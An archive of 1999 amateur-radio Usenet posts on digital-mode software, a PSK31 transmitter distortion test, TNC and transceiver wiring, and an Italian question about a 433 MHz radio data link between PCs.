Email (Work) andy.pevy@nmp.nokia.com (Play) andy@g4xyw.demon.co.uk

"The only thing certain about the future is that it hasn't happened yet."

2126. Re: Wanted KAM Software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: ea3tb@quitaesto.jet.es
Message-ID: <37298654.8797474@195.76.143.12>
Source record: 18432

Try too here...
http://www.geocities.com/CapeCanaveral/6030/Wintty

The soft works with RTTY & CW in Win95/98/NT
And maybe the best..... is freeware.....
73' de Cosme, EA3TB

On Sun, 25 Apr 1999 13:06:18 +0100, Stephen Westguard
<stephen@westoils.demon.co.uk> wrote:

>
>> I have picked up a Kantronics KAM with (DOS) Hostmaster 2 software.
>> Does anyone have a Windows based term prgm for the KAM that they want to
>> sell at a "reasonable" price. ($20 or so) I can't see spending upwards of
>> $100 for something I wont use that often. Its not that I don't think those
>> prgm's aren't worth it. I just don't need anything that powerful.
>>
>> --

==========
Para responder quitar "quitaesto"
To answer remove "quitaesto"
ea3tb@quitaesto.jet.es

2127. PSK31 System Testing

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <372995a0.1105481@news.crosslink.net>
Source record: 18433

The test results that I am reporting here are not conclusive, and I wish I could interpret what it all means, but I can't. Perhaps the community will give me some insight into these results and whether or not the problems that I see are really all that serious.

**********Tests and Conclusions**********

(See "Equipment and Configuration Summary" at the end of this message for details of the test setup.)

Tests were performed to determine the causes of non-linearity and splatter in a PSK31 station. These tests utilized two complete PSK31 stations, co-located at the QTH of W9DMK. Initial tests were made using direct cable connection between the two computers, and then tests were made using two transceivers with an RF path between the two.

The initial tests (with the direct cable connections) were made to determine that the software, the sound cards and the software were capable of correct operation over a wide range of audio operating levels.

**********Important System Parameters from Initial Tests **********

Maximum Output of Sound Card in TUNE mode with "Volume Control" and "Wave" at max. settings: 4.75 v

Maximum Output of Sound Card sending text with "Volume Control" and "Wave" at max. settings: 4.3 v

Maximum Output of Sound Card at "Idle" with "Volume Control" and "Wave" at max. settings: 3.6 v

Audio Level at which blood flows in waterfall with "Line-In" at max. : 380 mv

Min. "Idle" signal level discernable in the waterfall: < 0.8 mv.
(This is subjective and is dependent on such conditions as room
darkness,
observer's visual acuity, etc.)

Dynamic range of signal level display in the waterfall (ratio of two
items
above): At least 475:1 or 53 dB.

Scale factor of radial lines in Phase Scope: The radial line length is
also
logarithmic. The radius of the phase scope is approx. 12 mm. on my
screen.
Each 6db change in signal voltage (halving or doubling of the voltage)
produces a change of about 1 mm in radial line length. The dynamic
range of
the phase scope line lengths must be around 72 dB.

The Ratio of audio level in "Idle" to audio level in "Tune": 0.76

Ratio of audio level in "sending text" to audio level in "Tune": 0.9
(Note
that this is rather dependent on the textual content.)

Maximum Audio Level output from soundcard when sending text without
distortion: 3.6 v (84% of max. output when sending text. Note that
this is
somewhat dependent on the textual content.)

Maximum Audio Level output from soundcard at "idle" without
distortion: 2.73
v (76% of max. output at idle)

Minimum Solid Print Signal Level when sending text:
Between 7 and 8 millivolts. (This is difficult to measure
consistently. Note
that the signal to achieve a lock and start printing is a little
higher than
the level needed to maintain lock.)

Discussion of Initial Tests: --------------------------

Before conducting the On the Air Testing, it became clear that the
Computers,
the Sound Cards and the PSK31 program are capable of producing a clean
signal over an extremely wide range of audio levels. The danger zone
for the
audio input level to the sound card is made quite apparent by Peter's
blood-red indicator in the waterfall.

The danger zone for the audio level output from the sound card is more
compicated. The important data is the 2.73 volts output at "idle" or
the 3.6
volts output when sending text. When exceeding those levels I could

see
distortion in the waterfall in the form of vertical bars at "idle" and
splatter when sending text. These output levels are obtained with
Volume
Control and Wave settings that are near maximum in my configuration.
It is
my opinion based on these initial tests, that there will be no
noticeable
distortion due to the sound cards and software when the mixer
settings for
those two controls are kept below a combined number of 11. That is, if
each
slider is set for the 6th tick mark, giving a combined setting of 10,
that
would be safe. If however, the combined slider settings are at
maximum,
which is a combined setting of 12, then you are guaranteed a
noticeable
distortion at "idle" or in sending text. [First tick mark is defined
as
zero, etc., until the 7th tick mark, which is defined as 6.0]

It also became clear, and somewhat of a surprise, that the dynamic
range of
signals in the phase scope and waterfall display is tremendous.
Obviously,
there can be over 50 dB difference in the audio level of signals in
the
display. That means that any spurious signals seen in the display
could be
as much as 50 dB down from the main signal and still be visible in the
display. Remember also, these signals that we are observing are in the
receiver's audio output - not in the RF pass band. Due to the
compression
effects of AGC, it's really hard to know how these observations relate
to
what goes on in the RF world. Perhaps an oscilloscope would have been
a
better way to make the measurement, but I am not at all sure how I
would
have utilized an oscilloscope, because what you really need, I
suppose, is a
professional quality spectrum analyzer.

**********On the Air Testing**********

The objective of the "On the Air" tests was to localize the cause of
the
appearance of vertical side bars in the waterfall display due to the
transmitter or receiver.

All "On the Air" tests were conducted within the range of "Idle" power levels of 1 watt to 30 watts. I chose 1 watt as the lowest power level that
I could reliably measure with my wattmeter, and I chose 30 watts as being
the highest power level that I could use which would NOT start showing any
ALC action in the ICOM - 751 A

The 1 watt Test (Summary): ----------

In order to reduce the output power to 1 watt, the Volume Control and Wave
settings were reduced to 1 1/2 and 1 respectively. In order to couple the
receiver to the receiving computer without overloading the sound card, the
"Line-In" setting was reduced to 4. The receiver was operated at two extreme points, A and B, as follows:
Operating Point A: Per normal configuration shown in Equipment and Configuration Summary.
Operating Point B: Receiver's built-in 20 db attenuator=In, RF Gain reduced
to the point where the radial line in the scope display was at half length.

Observations: Two additional vertical side bars on each side of the main
signal in condition "A". The second additionl side bar on each side is very
dim.
In condition "B" the side bars disappear completely.

The 45 watt Test (Summary): ----------

In order to set the output power to 45 watts at idle, the Volume Control and
Wave settings were set to 2 and 1.6, respectively. The receiver was operated at the
same two extreme points, A and B, as follows:
Operating Point A: Per normal configuration shown in Equipment and Configuration Summary.
Operating Point B: Receiver's built-in 20 db attenuator=In, RF Gain reduced
to the point where the radial line in the scope display was at half length.

Observations: Two additional vertical side bars on each side of the main
signal in condition "A". The second additional side bar on each side is very
dim.
In condition "B" there is only one additional side bar on each side

and it
is very dim.

Overall conclusions:

The reduction in transmitted power necessary to eliminate any
additional
vertical sidebars in this rig is unacceptable. The fact that there are
prominent side bars at the one watt level strongly suggests an
intrinsic
non-linearity in the ICOM-751A in the audio circuitry, or an inherent
defect
in the modulation process.

The phenomena that is observed when reducing the RF signal levels
within the
receiver strongly suggest significant nonlinearities within the
detection
process.

My analysis of the detailed location of the non-linearities is a SWAG,
at
best, but the inescapable conclusion is that at the 30 watt level and
possibly at the 1 watt level, my signal would be judged as "Wide in
the
waterfall".

With the equipment all set up for the above test, it requires very
little
changes to swap the receiver and the transmitter and make a similar
end to end test in the opposite direction.

I did the swap. The TS-450 could be operated at 37 watts before any
ALC
action began. I only had to reduce the RF gain in the ICOM-751A to a
60%
length of radial line in the phase scope in order to eliminate any
additional sidebars. Definitely an improvement over the IC-751A

In a one-watt test, the sidebars looked just as bad as in the 37 watt,
but
the phase scope radial line only had to be reduced to about 70% length
in
order to completely eliminate any additional sidebars. Again, an
improvement.

There is very little good news in these tests. I still have only a
vague idea
of where the distortion originates. Only after making the swap was I
able to
conclude that the TS-450 seems to be marginally better than the
IC-751A as
the transmitting system - and that's all that matters. It's of no

consequence to the world at large if my receiver is producing distortion.
The really bad news is that none of these rigs seem to be as clean as one
would like. On the other hand, we really do not yet have any quantitative
results to show just how bad the distortion is. Remember, the dynamic range of the
waterfall is at least 50 dB - probably closer to 60 dB. I.e., you are able to see a range of signal levels of > 50 dB.

**********Equipment and Configuration Summary**********

PC's (both machines): AMD K6-2/350 based with 64 MB RAM

Sound Cards (both Machines): Creative Labs Model CT-4170, 16 bit Plug and
Play.

Software (both machines): PSK31SBW.EXE v 1.06 by G3PLX

Mode of Operation (both machines - all tests): BPSK

Center Frequency (both machines - all tests): 1000 Hz

Sample Rate (both machines - all tests): 11025 Hz
Operating System (both machines): Windows 98

Audio Mixing: Microsoft (R) "Volume Control", Windows 98, Copyright (C)
1981-1907 Microsoft Corporation.

Receiver=Kenwood TS-450
AGC=Slow
Mode=USB
20-DB-Attenuator=Out
RF-Gain=Maxmimum

Transmitter=Icom-751A
RF Power Control=Maximum
Mode=USB

Interconnections (Direct Cable Configuration): Stereo Plug from Sending
Computer "SPK/LINE" (Green) via two-wire shielded cable to Attenuator (Right
Channel only), and single wire shielded cable to Receiving Computer "LINE
IN" (Blue).

Interconnections (On-the-air configuration): ----------

Sending Computer "SPK/LINE" (Green) to Icom 751A Accessory pin 5 via 1:1

isolation transformer and pot.

Kenwood TS-450 ACC2 pin 3 (fixed level output) to Receiving Computer "Line
IN" (Blue).

RF Path: ----------

Transmitter (ICOM 751A) terminated in 50 ohm dummy load.

Recever (Kenwood TS-450) connected to outside antenna via 50 ohm coax.

Audio Settings:_----------
Mixing Control Settings ("Volume Control", "Wave", and "Line-In"):
Each control has 7 tick marks which are referred to as values of 0 through 6
and fractions thereof. That is, the min. is 0, the max. is 6 and the half
way point is 3.

Stereo Balance Settings (both machines):
Volume Control: Full Right
Wave: Full Right
Line-In: Full Left

Audio Attenuator: Helipot Corporation, 5K ohm Precision Potentiometer,
Model T- 10A, with 0 - 1000, ten-turn dial.

Audio Voltage Measurements: per Ballantine Model 323-01, True RMS Voltmeter.

****** End of Equipment and Configuration Summary**********

**********Glossary**********

"Wide in the Waterfall" - I assume that this term means that there are additional vertical bars visible at either side of the two bars comprising
the 31.25 Hz modulation. During text transmission, an equivalent pattern is
seen consisting of alternating light and dark regions to either side of the
central modulation spectrum.

**********Disclaimer**********
These tests are the work of Robert Lay, W9DMK, and do not represent anyone
else's judgements or conclusions other than my own. Readers should not draw
any inferences as to the quality or reliablility of any of the hardware or
software involved, since another analyst may find different results.

2128. Windows Programs Needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: Ruggero Rissone <Ruggero.Rissone@cselt.it>
Message-ID: <37299827.7261D540@cselt.it>
Source record: 18434

I'm using an ICOM PCR1000 that works only under Windows...
I need a program under windows able to receive and decode RTTY & CW
Signals with Sound Blaster (without using COM Ports).
Where can I find it ??

Thanks in advance

2129. Re: Digital box

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: no@spam.here
Message-ID: <372ad2d6.12919831@news.olg.com>
Source record: 18435

On Fri, 30 Apr 1999 06:35:02 GMT, ke4zv@bellsouth.net (Gary Coffman)
wrote:

):>On Thu, 29 Apr 1999 14:36:28 -0400, Glen Menendez <menendez@kodak.com>
wrote:
):>>Gary,
):>>
):>>I wonder if you could clarify this for me. In addition to being
active on the amateur
):>>bands, I enjoy listening to shortwave and decoding fax, rtty, and
anything else my
):>>multimode controller will decode. I have recently been considering
one of the more
):>>advanced products such as the Hoka or Universal M-8000. Do these
products offer
):>>anything that software modules and a soundblaster do not? I have yet
to find a
):>>comprehensive "all-in-one" software package that would provide the
convenience of a
):>>dedicated decoder, but if I can save the cash by collecting software
on the internet
):>>that will provide equal performance I'd gladly do it.
):>
):>I don't know of an "all-in-one" software package that'll handle all of
the utility
):>service signals as well as all amateur signals. One may exist, but I

No there's not a "one for all" type pgm.But I can suggest one
thing....make sure you want to take the plunge before spending $600 & up
for the "real" software &/or hardware.There's a BIG difference between the
pgms you see being released now & then that use the sound cards in a p/c &
the type of equipment you need to go to the next level.There's a program
out,RadioRaft,that supports many of the modes that the high-dollar
decoders support.It costs approx $30.00usd.But before you break out the
plastic....keep in mind the cliche "you get what you pay for".

Here's a good site for you to check out.It's WUN's,Worldwide Utility
News, homepage @:

http://www.gem.net/~berri/wun/

An excellent document,also at WUN's site,for you,or anyone else,to read &
get info re decoders is "Stan Scalsky's Digital Signals FAQ v5.0". Here's
the link for the faq:

http://www.gem.net/~berri/wun/files/digfaq/signals.html

If you have any questions you can email me & I'll try & help.

Al

al@olg.com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

2130. Re: Digital box

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: Glen Menendez <menendez@kodak.com>
Message-ID: <3729EDB3.122B3DCA@kodak.com>
Source record: 18436

Excellent resource. Thanks. (and to Gary..I picked up Gram42. Cool.)

al wrote:

>
> An excellent document,also at WUN's site,for you,or anyone else,to read &
> get info re decoders is "Stan Scalsky's Digital Signals FAQ v5.0". Here's
> the link for the faq:
>
> http://www.gem.net/~berri/wun/files/digfaq/signals.html
>
> If you have any questions you can email me & I'll try & help.
>
> Al
>
> al@olg.com
> wash dc metro area , usa
> code3g,m1200v2,m900v2 decoders
> jrc535d,icom r70,yaesu frg7,ken r1000

2131. manual for kantronics dvr 2-2

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: dl278@cleveland.Freenet.Edu
Message-ID: <7gcq65rho1@pale-rider.INS.CWRU.Edu>
Source record: 18437

recently came up with a kantronics dvr 2-2 data radio.

Anyone have a manual that I could get a photo copy of?

Still waiting for an answer from kantronics after a week.

tnx

bill N5LMX/DA1WG
--
Billy (Rev) Graham (N5LMX/DA1WG)
"Growing older but not up!"- J. Buffett

2132. bpq and netrom matrix - settings and connections?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <372a16b2.5230776@news.compuserve.com>
Source record: 18438

Can anyone advise on the best 'port' settings for bpq with a diode
matrix and netrom? Also what is the best connection from a matrix
port to a pc (like the 10K resistor to pin 20 etc.)?
Thanks
Richard

2133. Re: PACKET/RTTY on a CoCo (Radio Shack Color Computer)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: wa2rsx@worldnetwork.net
Message-ID: <372a1f63.8947765@netnews.worldnet.att.net>
Source record: 18439

Hi Mike:

I have been happily using my CoCo on Baudot RTTY since Mar 1987 with a hardware AFSK modem and Clay Abrahms RTTY-CW software. Works great for me. However, the program is 1982 era and only does I/O via cassette port on the CoCo. I first started with a program that was found in RAINBOW magazine, called RTTY, if I recall correctly. That program was a software AFSK modem and allowed for Baudot RTTY only; no CW , no ASCII and strictly 45baud rate rtty. It uses the cassette port as the interface.

I have never been interested in PACKET radio; however, I seem to recall a program named AUTOTERM that had some references to using the program for a Ham Radio Packet connection.

Good Luck, 73s, and Have Fun.
~Vince~
On 17 Apr 1999 21:46:46 GMT, "MIKE L." <mikeydell@worldnet.att.net> wrote:

>I have an old Radio Shack Color Computer (similar to a Commodore
>64) that I would like to take out of 'mothballs' and use for packet.
>What equipment might I need to make the CoCo a packet ready
>machine, besides a modem of course; and what modifications
>would I have to make, if any, to the computer?
>
>Thanks,
>Mike W2MPL

2134. Re: RTTY software for SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-30 00:00:00 UTC
From: wa2rsx@worldnetwork.net
Message-ID: <372a21b9.9545849@netnews.worldnet.att.net>
Source record: 18440

Larry:

You might want to consider ALSO the PSK31 mode. It is especially
suitable for QRP operation.

73s, Gud Luck and Have Fun.
~Vince~
Long Island, NY

On 18 Apr 1999 01:38:16 GMT, YPAK35A@prodigy.com (Larry Jones) wrote:

>I am wanting to use the soundcard in my IBM computer for rtty. Any one
>know any good sites that might offer software for down loading that might
>work for this ? Any help appreciated. Please reply by e-mail.- Larry
>WB5KYK/QRP
>

2135. Re: AEA PK232MBX reboots after connect

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7gg1v6$2cf$1@news.minn.net>
Source record: 18298

In article <01be9351$ee9aa9a0$d1feffd0@djohnson>, "just david" <countthewaysyahoo.com> wrote:
>What could cause this symptom? Thanks in advance!
>
>David KB5YLG

Hello David:

First thing I would check is you power supply. The PK-22 needs about 900ma on start up and 850 ma in normal operation. If your P/S is going south that might explain the problem.

73

John Douglas
Timewave Technology
See Timewave at booth 111 at Dayton.

2136. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <925602206.767.81@news.remarQ.com>
Source record: 18299

I meant inside the DIN-13 plug shell, actually. The 13 pin thing doesn't have solder cups on the back. I slipped the RS232 pins onto the stubs to connect inside the shell. It's a lot easier this way, but getting at pin 6 for the S-Meter output looks quite difficult. I'm glad I don't need that line, yet. I'll look into the MFJ cables if that time ever comes.

Michael.

Art Becker <artbecker@pipeline.com> wrote in message news:7gfi12$88d$1@nntp4.atl.mindspring.net...
> >> I used the clip-on RS232 pins from a Rat Shack DB25 female. For $2, I
> > get 25 pins that I can quickly attach to the pins on the DIN-13. Just
> > tin the little pin in place and you're done. Heat shrink tubes keep
> > adjacent pins from shorting. <<
> >
> > Yeah, this is the same method I used at first. I suppose you could make your
> > own shell with epoxy, though it's a lot of trouble.
> >
> > MFJ has already made up cables with the 13 plug connector on one end for

2137. Looking For Operating Manual for Kenwood TS-830S

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: rick <kc8dmn@accinternet.com>
Message-ID: <8FOW2.31$aT4.11013@iagnews.iagnet.net>
Source record: 18300
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.packet,rec.radio

I am looking for a copy of an Operating Manual for Kenwood TS-830S .
If anyone can help me you can E-MAIL Me @ address below.

Thank You All,

Rick Ramzy de K8RMR

--
E-MAIL @ kc8dmn@accinternet.com
WEB PAGE @ www.accinternet.com/~kc8dmn

2138. Re: GUI Packet terminal prog for RedHat 5.1 i686 please ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: Jack_D <sjdaniels@picknowl.com.au>
Message-ID: <3729CB27.AF8954F7@picknowl.com.au>
Source record: 18441

G'Day Avon..
There is Linpac, which is still in beta stage..that
works. Sort of a
winpac\tsthost for Linux.! The link is:-

http://www.stud.fee.vutbr.cz/~xburge01/linpac/english

Hope that helps you out somewhat..!! Take care..

Jack_D

Avon wrote:
>
> Hi,
>
> Does anyone know of a X windows progam for NORMAL (user) ax25 packet please ?
>
> i used seyon, but it would'nt store my TNC settings, and i found it impossible
>
> to copy/paste for replies etc etc.
>
> i am presently using Minicom in non-x mode. it's a real pain, especially when
>
> the 7+ and FBB messs comes scrolling down the screen and screws up the terminal.
>
> Like Winpack, but for Linux, i considered uning 'Wine' but am still very much
>
> a Linux newbie as yet.
>
> Hope someone can help please, Thanks...
>
> Mark
>
> ---
>
> Message composed using 'Mozilla' under RedHat Linux 5.1 / 2.0.35
>
> Amateur Radio Packet Address (AX25): g0ynm@gb7hvu.#16.gbr.eu
>
> in Waterfoot, Rossendale Valley, Lancashire, UK
>
> 'Linux - making OS's interesting again'
>
> >>> e-mail: avon@callnetuk.com <<<
>

> 'Bass Players do it with more rhythmn'
>
> ---

--
73 Stef 'Jack' Daniels Adelaide, Sth Australia.

E-mail: sjdaniels@picknowl.com.au
Homepage: http://homepages.picknowl.com.au/sjdaniels/Stef_VK5HSX.htm
AX.25: VK5HSX@VK5TTY.#ADL.#SA.AUS.OC

2139. Re: Windows Programs Needed

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: amx@i.am
Message-ID: <7gdt2b$1pp$1@nnrp1.dejanews.com>
Source record: 18442

In article <37299827.7261D540@cselt.it>,
Ruggero.Rissone@cselt.it wrote:
> I'm using an ICOM PCR1000 that works only under Windows...
> I need a program under windows able to receive and decode RTTY & CW
> Signals with Sound Blaster (without using COM Ports).
> Where can I find it ??

You can find my CwGet on
http://ua9osv.virtualave.net or
http://ua9osv.tsx.org

WBR,
Sergei,
UA9OSV

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2140. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: Art Becker <artbecker@pipeline.com>
Message-ID: <7gfi12$88d$1@nntp4.atl.mindspring.net>
Source record: 18443

>> I used the clip-on RS232 pins from a Rat Shack DB25 female. For $2, I get 25 pins that I can quickly attach to the pins on the DIN-13. Just tin the little pin in place and you're done. Heat shrink tubes keep adjacent pins from shorting. <<

Yeah, this is the same method I used at first. I suppose you could make your own shell with epoxy, though it's a lot of trouble.

MFJ has already made up cables with the 13 plug connector on one end for about $20. This would be for between your TNC and the 440, which are all TTL level signals. They also have the 8 pin mic connector to TNC cable, which is an alternate way to do packet. They also have a box to allow the mic and TNC to share the mic connection so you don't have to keep swapping cables.

For RS-232, they used to offer a cable witht the MAX-232 chip inside the db-25 shell. I think this was about $40. I don't think they offer it anymore. Of course, you can build an RS-232 to TTL interface for under $10.

www.mfjenterprises.com, catalog page 25, which you can download.

On the other hand, I am kind of down on MFJ right now, as they refuse to give tech support via e-mail.

<< Art >> WA9BOJ

2141. POCOM AFR-2000 Decoder

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: Kurt Brandstetter <kurt.brandstetter@teleweb.at>
Message-ID: <372B4B88.C3E34AAE@teleweb.at>
Source record: 18444

HI to all of you!

Does somebody know the price for a POCOM AFR-2000 and AFR 2010 Decoder
(made in Switzerland) as it was sold new ?

I got a AFR-2000 with CW decoding unit; works quite well.

Greetings from Vienna.
Kurt OE1002419
--
end

73's de OE 1002419
Kurt from Vienna Austria
****
Looking for a Drake R2A or R2B
Bye for now.
****
Email to kurt.brandstetter@teleweb.at
If this adress is blocked use: oe1002419@mail.yahoo.com
HomePage: http://members.teleweb.at/kurt.brandstetter/
Please visit my page!

2142. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: 106255.1565@compuserve.com
Message-ID: <372b5886.7387513@news.compuserve.com>
Source record: 18445

"Andrew J. O'Brien" <obrienaj@netsync.net> wrote:

>Lost my Kenwood TS440S manual and it has been YEARS since I used digital
>modes. I want to hook up my Kenwood TS440 to the computer for PSK31
>operation. The PSK31 docs say hook the soundcard output to the auxiliary
>input of the rig, my question is : Where on my TS440 back panel is an
>auxiliary input ?
>
>
Bear in mind that the TS-440 is prone to RF pickup on cables attached
to the 13 pin ACC 2 connector. I advise use of a 1:1 transformer for
each audio (pins 3/4 rx audio and pins 11/12 tx audio of 300 to 500
mV). Also use a pair of opto-isolators to ground pin 13 (PTT) and pin
9 (MIC MUTE) to pin 12 (GROUND) on transmit. Works perfectly that way
in the worst of RF 'hot' shacks.
Richard

2143. Moduli TX-RX 19k2 bps

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: "Alberto G." <666sandex@clu.it>
Message-ID: <7gfnhm$7nm$1@fe1.cs.interbusiness.it>
Source record: 18446
Cross-posted to: it.comp.lang.c++,it.comp.lang.visual-basic,it.comp.programmare.win32,it.comp.reti.locali,it.comp.reti.wireless,it.hobby.radioamatori,it.hobby.radio-cb,rec.radio.amateur.digital.misc

Buon 1° Maggio a tutti,
bene... bene cominciamo a parlare di cose serie:

In una fiera radiomatoriale ho visto 2 moduli (Rx e Tx) digitali con queste caratteristiche:

(Tx-DFM) ingresso digitale --> uscita RF (433.65 Mhz) ~10Dbm
controllo abilitazione Tx (in) separato dall'alimentazione
uscita (max 10mA) quando è attivo il Tx (out)

(Rx-DFM) ingresso RF (sens. -100Dbm) --> uscita digitale
controllo abilitazione Rx (in) separato dall'alimentazione
uscita (max 10mA) quando è attivo l' Rx (out)
possibilità di settare il valore di squelc, e uscita Carrier Detect
(se presente un segnale superiore al livello di squelc impostato)

Non faccio nomi di marche per evitare di essere ripreso per PUBBLICITA' inopportuna (cmq basta pensare che è... diciamo... molto aurea....)
Cavolate a parte io volevo creare un link pont-to-pont (ed eventualmente in futuro multi-point, ma questo dipende solo dal protocollo usato) half-duplex. Da notare che i moduli possono arrivare alla velocità di 19k2 bps (che non è poco dato che tra Tx e Rx si spende poco più di 70k lire) e hanno tempi di accensione rispettivamente 500uS e 1mS. Il mio grande problema è come diavolo fare gestire il tutto da Win9x che, essendo un OS non real-time mi dovrebbe dare un bel po' di casino gestendo i moduli in un linguaggio ad alto livello tipo VisualBasic. Tra l'altro in VB potrei fare ad esempio dei semplici prog per trasmissione messaggi e/o file ma non potrei gestire una connessione di rete.
Io vorrei emulare in tutte le sue fonzioni una rete locale... ma come supporto fisico e di collegamento dati (livello 1 e 2 OSI) invece di usare per esempio
l'RG-58 uso l'etere.
Un'idea ce l'avrei ma non so' se sia fattibile:
in uno stesso sistema WinXX mi sembra che sia possibile gestire 2 indirizzi IP diversi (parlo di usare protocollo TCP/IP) praticamente io avrei il mio PC con il suo indirizzo IP (assegnato eventualmente anche in modo dinamico) e un indirizzo da utilizzare come ponte (tuneling). Spiegandosi meglio io ho 2 pc e hanno indirizzi IP rispettivamente A e B. Io aggiungo ad ognuno di essi un secondo soket IP chiamato C. La mia situazione è la segente quindi:
Pc 1 soket attivi A e C
Pc 2 soket attivi B e C

Quando Pc1 vuole trasmettere a B invia i dati dal soket A al socket C (di Pc1), il quale soket gestito dal VisualBasic (winsok.ocx) a questo punto il VB si occupa di attivare le due schedine e.... magia i dati arrivano al soket C del Pc2. A questo punto il programma in VB che che gestisce il soket C del Pc2 si occupa di inviare i dati ricevuti nel soket B concludendo la trasmissione dei dati da A a B. In pratica sarebbe un Bridge software tra 2 reti con i primi 2 livelli differenti. (per un multi punto la questione si allargerebbe anche al 3 livello OSI e quindi pi che di Bridge si parlerebbe di vero e proprio Gateway)

Altra soluzione creare un driver di rete per WinXX ma qui bisogna avere il DDK (Device Drive Kit) della Microsoft e io proprio non so' da dove partire!!!! Help

Vi prego di sarmi una mano ve ne sarei molto riconoscente!!
Alberto G.
sandex@clu.it
Cb Gandalf 27.275 Genova
SWL Ge/3093

2144. R: Moduli TX-RX 19k2 bps

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-01 00:00:00 UTC
From: Fabio IT1FAB <it1fab@freemail.it>
Message-ID: <7gfp87$t5q$1@hermes.iol.it>
Source record: 18447
Cross-posted to: it.comp.lang.c++,it.comp.lang.visual-basic,it.comp.programmare.win32,it.comp.reti.locali,it.comp.reti.wireless,it.hobby.radioamatori,it.hobby.radio-cb,rec.radio.amateur.digital.misc

Alberto G. <666sandex@clu.it> wrote in message
7gfnhm$7nm$1@fe1.cs.interbusiness.it...
> Buon 1° Maggio a tutti,
> bene... bene cominciamo a parlare di cose serie:
>
> In una fiera radiomatoriale ho visto 2 moduli (Rx e Tx) digitali con
queste
> caratteristiche:
>
> (Tx-DFM) ingresso digitale --> uscita RF (433.65 Mhz) ~10Dbm
> controllo abilitazione Tx (in) separato dall'alimentazione
> uscita (max 10mA) quando ° attivo il Tx (out)
>
> (Rx-DFM) ingresso RF (sens. -100Dbm) --> uscita digitale
> controllo abilitazione Rx (in) separato dall'alimentazione
> uscita (max 10mA) quando ° attivo l' Rx (out)
> possibilit° di settare il valore di squelc, e uscita Carrier Detect
> (se presente un segnale superiore al livello di squelc impostato)
>
> Non faccio nomi di marche per evitare di essere ripreso per PUBBLICITA'
> inopportuna (cmq basta pensare che °... diciamo... molto aurea....)
> Cavolate a parte io volevo creare un link pont-to-pont (ed eventualmente
in
> futuro multi-point, ma questo dipende solo dal protocollo usato)
> half-duplex. Da notare che i moduli possono arrivare alla velocit° di
19k2
> bps (che non ° poco dato che tra Tx e Rx si spende poco pi° di 70k lire) e
> hanno tempi di accensione rispettivamente 500uS e 1mS. Il mio grande
> problema ° come diavolo fare gestire il tutto da Win9x che, essendo un OS
> non real-time mi dovrebbe dare un bel po' di casino gestendo i moduli in
un
> linguaggio ad alto livello tipo VisualBasic. Tra l'altro in VB potrei
fare
> ad esempio dei semplici prog per trasmissione messaggi e/o file ma non
> potrei gestire una connessione di rete.
> Io vorrei emulare in tutte le sue fonzioni una rete locale... ma come
> supporto fisico e di collegamento dati (livello 1 e 2 OSI) invece di usare
> per esempio
> l'RG-58 uso l'etere.
> Un'idea ce l'avrei ma non so' se sia fattibile:
> in uno stesso sistema WinXX mi sembra che sia possibile gestire 2

indirizzi
> IP diversi (parlo di usare protocollo TCP/IP) praticamente io avrei il mio
> PC con il suo indirizzo IP (assegnato eventualmente anche in modo
dinamico)
> e un indirizzo da utilizzare come ponte (tuneling). Spiegandosi meglio io
> ho 2 pc e hanno indirizzi IP rispettivamente A e B. Io aggiungo ad ognuno
> di essi un secondo soket IP chiamato C. La mia situazione è la segente
> quindi:
> Pc 1 soket attivi A e C
> Pc 2 soket attivi B e C
>
> Quando Pc1 vuole trasmettere a B invia i dati dal soket A al socket C (di
> Pc1), il quale soket è gestito dal VisualBasic (winsok.ocx) a questo
punto
> il VB si occupa di attivare le due schedine e.... magia i dati arrivano
al
> soket C del Pc2. A questo punto il programma in VB che che gestisce il
> soket C del Pc2 si occupa di inviare i dati ricevuti nel soket B
concludendo
> la trasmissione dei dati da A a B. In pratica sarebbe un Bridge software
> tra 2 reti con i primi 2 livelli differenti. (per un multi punto la
> questione si allargerebbe anche al 3° livello OSI e quindi più che di
Bridge
> si parlerebbe di vero e proprio Gateway)
>
> Altra soluzione è creare un driver di rete per WinXX ma qui bisogna
avere
> il DDK (Device Drive Kit) della Microsoft e io proprio non so' da dove
> partire!!!! Help
>
> Vi prego di sarmi una mano ve ne sarei molto riconoscente!!
> Alberto G.
> sandex@clu.it
> Cb Gandalf 27.275 Genova
> SWL Ge/3093
>
